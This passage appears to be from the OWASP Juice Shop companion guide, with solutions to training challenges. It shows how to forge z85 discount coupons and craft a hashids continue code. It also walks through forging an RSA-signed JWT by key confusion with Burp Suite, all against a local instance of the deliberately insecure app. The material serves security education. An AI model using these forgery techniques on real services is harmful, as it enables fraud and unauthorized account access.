
Copyright (c) 2014-2018 Bjoern Kimminich Licensed under the MIT license.

6. Check the official Juice Shop Twitter account https://twitter.com/owasp_juiceshop for a valid coupon code. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.

7. Decrypting this code with `z85 -d "n<Mibh.u)v"` returns `JAN17-50`
8. Encrypt a code valid for the current month with 80% or more discount, e.g. `z85 -e JAN17-80` which yields `n<Mibh.v0y`.
9. Enter and redeem the generated code on the *Your Basket* page and *Checkout* to solve the challenge.

***Cloud computing* solution path**

1. From February 2019 onward the monthly coupon tweets begin with a robot face emoji in square brackets. Maybe the Juice Shop sales team forgot to send coupons too often so that the process was automated at some point?



Startseite
Mitteilungen
Nachrichten
Twitter durchsuchen
OWASP Juice Shop
@owasp_juiceshop
Folge ich
[🤖] All your favorite juices are now 10% off! Only with #coupon code: mNYS#iv#%t (use before 2019-02-28)
Tweet übersetzen
11:53 - 20. Feb. 2019
1 „Gefällt mir"-Angabe
1
Twittere deine Antwort
OWASP Juice Shop
@owasp_juiceshop Folgt dir
Probably the most modern and sophisticated insecure web application. Only we offer a 100% @OWASP Top Ten incompliance guarantee! Tweets by @bkimminich & @j12934
owasp-juice.shop
Beigetreten September 2016
Tweet an
Nachricht
71 Follower, die du kennst
OWASP Juice Shop @owasp_juiceshop · 20 Std.
We just ordered a trial batch of 10 coasters with our wallpaper print at @stickermule when we realized this would make also a nice round sticker and/or pin-back button!
Please ❤ if you agree and we might order some of those for future conferences, meetups and contrib packs! 🎁
Tweet übersetzen

2. Some Internet research will bring you to the NPM module `juicy-coupon-bot` and its associated GitHub repository https://github.com/juice-shop/juicy-coupon-bot.

   TIP

   As this is not part of the Juice Shop repo itself and it is publicly accessible, analyzing this repository is **not** considered cheating!

3. Open the `.github/workflows/coupon-distribution.yml` to see how the bot's *Monthly Coupon Distribution* workflow is set up. You can also look at the job results and logs at https://github.com/juice-shop/juicy-coupon-bot/actions?query=workflow%3A%22Monthly+Coupon+Distribution%22.
4. If you read the logs of the *Distribute coupons* step, you will notice an `info: [✔] API lookup success` message at the very beginning. But where exactly does the bot get its coupon code from?
5. Read the code of the `juicy-coupon-bot` carefully and optionally try to play with it locally after installing it via `npm i -g juicy-coupon-bot`. You can learn a few things that way:
   - Running `juicy-coupon-bot` locally will prepare the text for a tweet with a coupon code for the current month and with a discount between 10% and 40% and log it to your console.
   - The coupon code is actually retrieved via an AWS API call which returns valid coupons with different discounts and their expiration date as JSON, e.g. `{"discountCodes":{"10%":"mNYS#iv#%t","20%":"mNYS#iw00u","30%":"mNYS#iw03v","40%":"mNYS#iw06w"},"expiryDate":"2019-02-28"}`
6. You could collect this data for several months and basically fall back to the Pattern analysis solution path only with more recent coupons.
7. For an easier and more satisfying victory over this challenge, take a look at the commit history of the GitHub repository https://github.com/juice-shop/juicy-coupon-bot, though.
8. Going back in time a bit, you will learn that the coupon retrieval via AWS API backed by a Lambda function was not the original implementation. Commit `fde2003` introduced the API call, replacing the previous programmatic creation of a coupon code.



9. You now have learned the coupon format and that it is `z85` encoded. You can now either manipulate your local clone of the "pre-`fde2003` version" of the `juicy-coupon-bot` or fall back to the last part of the Reverse engineering solution path where you find and install `z85-cli` to conveniently create your own 80%+ coupon locally.

Solve challenge #999

1. Solve any other challenge
2. Inspect the cookies in your browser to find a `continueCode` cookie
3. The `package.json.bak` contains the library used for generating these continue codes: `hashid`
4. Visit http://hashids.org/ to get some information about the mechanism


5. Follow the link labeled *check out the demo* (http://codepen.io/ivanakimov/pen/bNmExm)
6. The Juice Shop simply uses the example salt (`this is my salt`) and also the default character range (`abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890`) from that demo page. It just uses a minimum length of `60` instead of `8` for the resulting hash.
7. Encoding the value `999` with the demo (see code below) gives you the hash result `69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj`
8. Send a `PUT` request to the URL http://localhost:3000/rest/continue-code/apply/69OxrZ8aJEgxONZyWoz1Dw4BvXmRGkM6Ae9M7k2rK63YpqQLPjnlb5V5LvDj to solve this challenge.

```
 var hashids = new Hashids("this is my salt", 60, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890");

var id = hashids.encode(999);
var numbers = hashids.decode(id);

$("#input").text("["+numbers.join(", ")+"]");
$("#output").text(id);
```

Forge an almost properly RSA-signed JWT token


With Burp Suite

1. Use your favorite forced directory browsing tool (or incredible guessing luck) to identify http://localhost:3000/encryptionkeys as having directory listing enabled.
2. Download the application's public JWT key from http://localhost:3000/encryptionkeys/jwt.pub



3. Download and install the Burp Suite Community Edition

4. In the *BApp Store* tab under the *Extender* tab within Burp Suite find and install the JSON Web Token Attacker extension (aka *JOSEPH*)



5. Send any captured request that has an `Authorization: Bearer` token to Burp's *Repeater*.
6. Once in *Repeater*, click the *JWS* tab, then the *Payload* tab beneath and modify the email parameter to be `rsa_lord@juice-sh.op` .

7. Next, click the *Attacker* tab, select *Key Confusion*, then click *Load*.


8. Paste in the contents of the `jwt.pub` file without the `-----BEGIN RSA PUBLIC KEY-----` and `-----END RSA PUBLIC KEY-----` lines.

9. Click *Update* and then *Go* in the top left to send the modified request via Burp and solve this challenge!


👏 Kudos to Tyler Rosonke for providing this solution.

